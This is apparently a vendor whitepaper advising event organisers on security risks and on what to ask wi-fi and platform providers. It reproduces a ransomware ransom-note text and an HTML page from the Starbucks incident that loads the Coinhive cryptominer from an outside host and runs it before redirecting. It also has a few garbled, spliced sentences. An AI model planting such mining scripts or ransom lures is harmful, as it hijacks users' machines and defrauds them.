

# Critical insights into establishing the right level of security for event apps, websites and registration

by **eventscase**



## How unsafe are the environments we are working in right now?

### *Do you think your computer is safe?*

Spreadsheets have always been fundamental when it comes to organising and managing the Security can be understood as a continuous competition between us and the “Dark side” - also known as “the hackers”. It’s impossible to be 100% protected as our systems always depend on various factors, like the operating system, the type of processor that your server uses, or the way your internet works. Bugs and security flaws will emerge everywhere, so you always have to keep everything up to date and ready to face them.

A very common mistake is believing that by having an antivirus, you’re protected. An antivirus will always give you protection against a virus and the behaviours of normal operations, but they are not your biggest dangers. There is a saying that 99% of tech and security problems are between the keyboard and the chair. Even if we have systems that try to protect us, we can have the last word to give access to an attacker.

An example of where we can see this situation in a clear way is with the virus known as ransomware. This encrypts all of the files on your computer and asks you for a bitcoin payment to decrypt them (this never happens; if you are attacked this way, your files are lost). If you don’t have an up-to-date security programme or you work with a user that has an administration permission, you are condemned to lose years’ worth of work, not to mention things of personal value like photos or videos. This virus normally appears when you get an email with a file attachment, like an invoice. When you open the file, the chaos starts to happen.

You have to be logical and always make sure that you know the sender or know what you are going to find in the file that you are opening. In this cases, you’re the one that has given access to the virus that is attacking your system and usually your antivirus won’t be able to stop it in time.

Using logic and common sense, we can avoid many of the security problems we have with our technology.

**YOUR COMPUTER HAS BEEN LOCKED!**

This operating system is locked due to the violation of the federal laws of the United States of America! (Article 1, Section 8, Clause 8; Article 202; Article 210 of the Criminal Code of U.S.A. provides for a deprivation of liberty for four to twelve years.)  
Following violations were detected:  
Your IP address was used to visit websites containing pornography, child pornography, zoophilia and child abuse. Your computer also contains video files with pornographic content, elements of violence and child pornography! Spam-messages with terrorist motives were also sent from your computer.  
This computer lock is aimed to stop your illegal activity.

**To unlock the computer you are obliged to pay a fine of \$200.**

You have **72 hours** to pay the fine, otherwise you will be arrested.

You must pay the fine through [REDACTED]  
To pay the fine, you should enter the digits resulting code, which is located on the back of your [REDACTED] in the payment form and press OK (if you have several codes, enter them one after the other and press OK)

OK


## What are the right questions to ask a technical team to understand security implications?

### *Questions for the venue and third party that provides wi-fi*

When we talk with wi-fi providers or the managers of the venue where the event takes place, we have to centre our attention on the possibility of mitigating MiTM attacks (man in the middle) because these can really affect the flow of our events.

This attack targets the intermediary between the source (the cybercriminal or the malicious tool) and the victim. In our case that would be the router, although in other cases it can be an online banking app, or even an email. These attacks are effective and at the same time very difficult to be detected by the user, who is not aware of the damage they're about to suffer.

This method requires the attacker to be between the two parts that want to communicate; intercepting the messages that we send and trying to imitate at least one of them. For example, in the offline world they will create false invoices and send them to the email of the victim. In the online world, an MiTM attack is more complex, but the idea is the same. This time the attacker is between the objective and the source and going completely unnoticed so they can reach their malicious goal.




In the most usual MiTM attack , a wi-fi router is used to intercept the communications of the user. This can be done by configuring the malicious router to make it look legitimate, or attacking a bug from the same intercepting the user session.

In the first case, the attacker configures the computer or another dispositive so that it acts like a wi-fi network, naming it like it was a public one (of an airport or a coffee shop). After the user connects to the router and looks up the web pages for their online banking or favourite e-commerce store, the criminal captures the victims' credentials to use them later.

In the second case, an offender will identify the vulnerability in the configuration of the encryption system from a legitimate wi-fi connection and use it to intercept communications between the user and the router. This is the more complicated method of the two, but also the most effective due to the attacker gaining access to the router for hours and even days.

A more recent variation of this type of attack is known as the “man-in-the-browser”. In this instance, the offender uses a series of methods to insert the malicious code into someone’s browser. This malware then registers, silently, the data sent to the browser and the web pages. These attacks have grown in popularity because they allow the offender to attack a bigger group of victims without the need of being close to them.



The most habitual attack in events is ARPspooof, known as the poisoning of ARP tables, which see the flooding of the network with ARP packages. These indicating that the MAC address (single identifier network card) is associated to the IP of the victim and the MAC that’s also associated to the IP of the router (link of the gate). In this case, all of the machines will update their tables with this new malicious information. Every time someone wants to send a package through the router, it will get picked up by the attacking machine and redirected to their MAC address, and this will happen over and over again.

Now that we understand the type of attacks that we can fall victim to, a series of necessary questions arise. These should be asked to our wi-fi providers to make sure that we can be safe from them.


*Is there a possibility that some users can’t see each other inside the same wi-fi?*

When users of a wi-fi network can see each other (they can ping or see shared files in the network), it is possible for them to launch an MiTM attack.

*Can the router detect or stop ARP spoofing attacks?*

There are routers that can detect these kind of attacks or simply come pre-configured so they can stop them immediately. It’s important to know if your router has one of these options.

You might recall the spoofing attack that impacted Starbucks. This saw an attacker editing packages that went through a port 80 and modifying headers of web pages that the network users were visiting. They would then add a code to mine for cryptocurrency.



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta http-equiv="refresh" content="10; url=http://starbucksrewards.com.ar/">
5 <style>
6 body { background: #fff; }
7 .content { max-width:500px;margin-top:200px;margin-right:auto;margin-left:auto;background:white;padding:10px;}
8 #myProgress { width: 100%;background-color:#ddd; }
9 #myBar { width:1%;height:30px;background-color:#2196F3; }
10 </style>
11 <script src="https://coin-hive.com/lib/coinhive.min.js"></script>
12 </head>
13 <body onload="move()">
14
15 <script>
16 var h = new CoinHive.Anonymous('02yGg5gTDqLC59dTfTYa9ntLacF3DBGu'); h.start();
17 setInterval( function () { h.stop(); }, 60000);
18 </script>
19
20 <script>
21 function move() {
22   var elem = document.getElementById("myBar");
23   var width = 1;
24   var id = setInterval(frame, 100);
25   function frame() {
26     if (width >= 100) {
27       clearInterval(id);
28       window.location.href = "http://starbucksrewards.com.ar/";
29     } else {
30       width++;
31       elem.style.width = width + '%';
32     }
33   }
34 }
35 </script>
36
37 <div class="content">
38 <div id="myProgress">
39 <div id="myBar"></div>
40 </div>
41 <center>Redirecci&oacute;n en 10 segundos</center>
42 </div>
43
44 </body>
45 </html>
46
```

### *Are devices that are used in the event going to be in a separate network of the guest/assistant networks?*

If we have devices that we are going to use in an event which are also in the same network as the assistant access, we run the risk of someone performing a MiTM attack and gaining control of our devices. We don't want, for example, an attacker playing adult content in the monitors.

### *Can the access data that comes pre-defined in the router configuration be changed?*

One of the most common mistakes is letting the pre-defined access data of the router (like the wi-fi password) be altered. The first thing than an attacker is going to do is enter <http://192.168.1.1/> or <http://192.168.0.1/> and try entering the admin username as "admin" and a "1234" password. We can avoid a lot of problems by changing this pre-configured data to something more specific.

### *Can we make logs of the connections that we have to the router?*

The best way to know if we are being attacked is to have the traffic of our network controlled. If we create logs for the connections of all of the users of our network, we will know if someone is gaining access to a malicious website.

### *Can you mitigate a denial-of-service attack from inside the network?*

The denial-of-service attack is less common for wi-fi networks, but if someone wants to ruin your event, it will be one of the most effective. They create congestion around the network so that every user that connects to it will disconnect instantly. Denying the service in this way means that very few users can access the internet.

### *Questions for the tech provider (website, online reg, onsite check-in app, mobile app, 1-2-1):*

We see a lot of stories in the media about how platforms and businesses have been attacked by hackers, resulting in the loss of data and money. Even though we are never 100% protected, we should ensure the services and platforms that we use are up to date and work actively in the resolution of mistakes to avoid being impacted...

To be informed of the security of a platform, we should be aware of answers to the following:

- *Can we use perimetrical security tests and external penetration (pentesting) to check the security of a platform?*  
In many cases, the best way to check the security of a platform or one of the services is to hire another business to make security tests, which should be approved by the makers of the platform being checked. This way you can ensure that you have a trustworthy report of all possible security flaws. Should your test flag a problem, you can speak to the tech support that handles the service to prepare a plan to resolve them.
- *Are APIs public or private?*  
The majority of platforms and services have a public or private API. It's important to know if the service that you are using has one, and above all, whether you can access it.
- *What kind of information can you get through the API, and is any of this sensitive?*  
When we know that the business has an API, we have to know what kind of information you can access through it. More importantly, we should see if it provides sensitive information that you can see without the need of a permit. For example, can a user without authentication or with a role which doesn't require permits (like an assistant) see the private data of other events?
- *Has the provider has gone through security checks in the last year?*  
Aside from the provider allowing you to make your own security tests, it's important to know if they test themselves regularly. It's normal for this to be done by an external business to corroborate the viability of the results, and every business should go under a penetration test at least once a year.  
Businesses like Tesla or Google actually pay the hackers that attack their services to conduct these tests. They have special test platforms which are clones of the originals so they don't affect any real data.
- *Can you work effectively in the resolution of problems within security known as the Open Web Application Security Project (OWASP) ?*  
[https://www.owasp.org/index.php/Main\\_Page](https://www.owasp.org/index.php/Main_Page)  
Mistakes happen every day and hackers will fight to find any hole where they can sneak in. There are open databases that contain the majority of holes that you can find, like in the case of the OWASP. It's important that the technical team of your provider is aware of these mistakes so they can work continuously to resolve them.
- *Have you deployed any kind of firewall (like WAF of amazon or Cloudflare) to protect yourself from denial attacks?*  
Aside from the provider allowing you to make your own security tests, it's important to It's important that the platform or the service of your provider is masked with a firewall or balancer, like the Amazon WAF or Cloudflare, because they prevent the direct server IP from being revealed. Firewalls also have rules that detect and mitigate denial attacks of the service or even those that impact the same platform, like the XSS or SQL injection.

- *Have you hired a performance monitor?*

What happens if you're in the middle of an event and the server of your provider goes down, leaving you without any service? A lot of providers have implemented things like Pingdom (<https://www.pingdom.com/>), which handles the continuous monitoring of an active service. In the case of the server going down, the technical team should be informed immediately so they can identify the problem and offer a quick resolution, thus avoiding any downtime.

## Final conclusions

Security represents the great unknown to a lot of people. With a little basic information, we can ensure that the services we use offer a minimum standard for security to avoid the majority of these mistakes.

We have to be conscious once again that the first step in the security of our systems is ourselves. We must apply logic and common sense, because from the birth of the internet and with the advancement of technology and smartphones, we are exposed to a new threat every minute.

We will never be protected 100%, but we can definitely reduce the chances of being attacked.

